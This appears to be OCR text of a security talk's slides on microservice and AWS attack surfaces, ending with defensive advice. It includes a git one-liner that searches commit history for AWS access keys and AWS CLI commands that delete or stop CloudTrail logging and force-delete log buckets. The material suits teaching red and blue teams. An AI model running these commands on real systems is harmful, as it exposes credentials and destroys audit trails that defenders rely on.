
- Small services that do a few things
  - Usually centered around a "business area"
  - This is the TODO list part of our app, so we have a TODO list service
- Communicates exclusively via API
  - Usually REST (HTTPS) and JSON
  - RabbitMQ, Amazon's SQS, etc.

Microservices – Why do we use them?

- Faster development time
- Logical separation, like code into functions
- Easily monitorable
- Service can remain partially up during disruptions
- Easy to test and release automatically



Microservices – TODO List Application



Microservices – API


- How do you figure out what the API is?
  - Use their app or Burp Suite to figure out domain
  - `auth.example.com`
  - `todo-list-service.production.example.com`
- Use the web application description language!

Microservices – application.wadl

```
<application>
    <doc jersey:generatedBy="Jersey: 2.25.1 2017-01-19 16:23:50"/>
    <resources base="http://example.com:80/">
        <resource path="/">
        <resource path="todo/{id}">
            <param name="id" style="template" type="xs:string"/>
                <representation mediaType="application/json"/>
                </response>
            </method>
        </resource>
        </resource>
```

http://example.com/application.wadl

Microservices – Weaknesses



Microservices – Weaknesses

- Complex interactions
- Service-to-service auth
  - Network-level auth
    - "If you can talk to the service, you're allowed in"
  - Shared-key custom auth
    - "Is X-Company-Auth equals to 12345?"
  - Pass through credentials
    - "I am acting on behalf of the user"


The Cloud – What's dat

- I can skip this, right?

The Cloud – Access Keys

- Extremely fine grained permissions, but sometimes ops teams or dev teams have very wide permissions
  - `~/.aws/credentials`
- Sometimes committed to source control and then reverted
  -
```
git rev-list --all |
    xargs git grep 'AK[A-Z0-9]{18}'
```

The Cloud – Logs



Cloud Logs – Disrupting Logging

- `aws cloudtrail delete-trail --name CloudTrail`
- `aws cloudtrail stop-logging --name CloudTrail`
- `aws cloudtrail update-trail --name CloudTrail --no-is-multi-region-trail --no-include-global-service-events`
- `aws s3 rb --force s3://my-cloudtrail-bucket`
- S3 lifecycle rule to delete logs after 1 second
- Encrypt the logs with a key the company doesn't have

Source: Daniel Grzelak
https://danielgrzelak.com/disrupting-aws-logging-a42e437d6594

Blue Team

Advice for Blue Team

- Restrict direct developer access
  - Automate everything
  - Continuous integration and monitoring is essential
- Peer review
- Choose new tech carefully
- What happens if **X** is compromised?

Advice for Blue Team – Compromise

- Linchpin servers
  - Continuous Integration
  - Chef server
  - Artifact server
  - Bastion host
- What do you do if these are compromised?
- How do you detect that?

Advice for Blue Team – Cloud specific

- Don't use the root account
- Use roles, not access keys
- Use 2FA always
- Watch and alert on your logs
- Segment your network using groups
- Audit IAM regularly

Cloud Logs – What to alert on

- New access keys
- New provisioned users/roles/groups
- New instances
- Suspicious Console Logins
- Disruption of logging
- And much more!

Thanks!

Twitter: @sean_a_cassidy
Website: https://www.seancassidy.me
Email: sean@defensestorm.com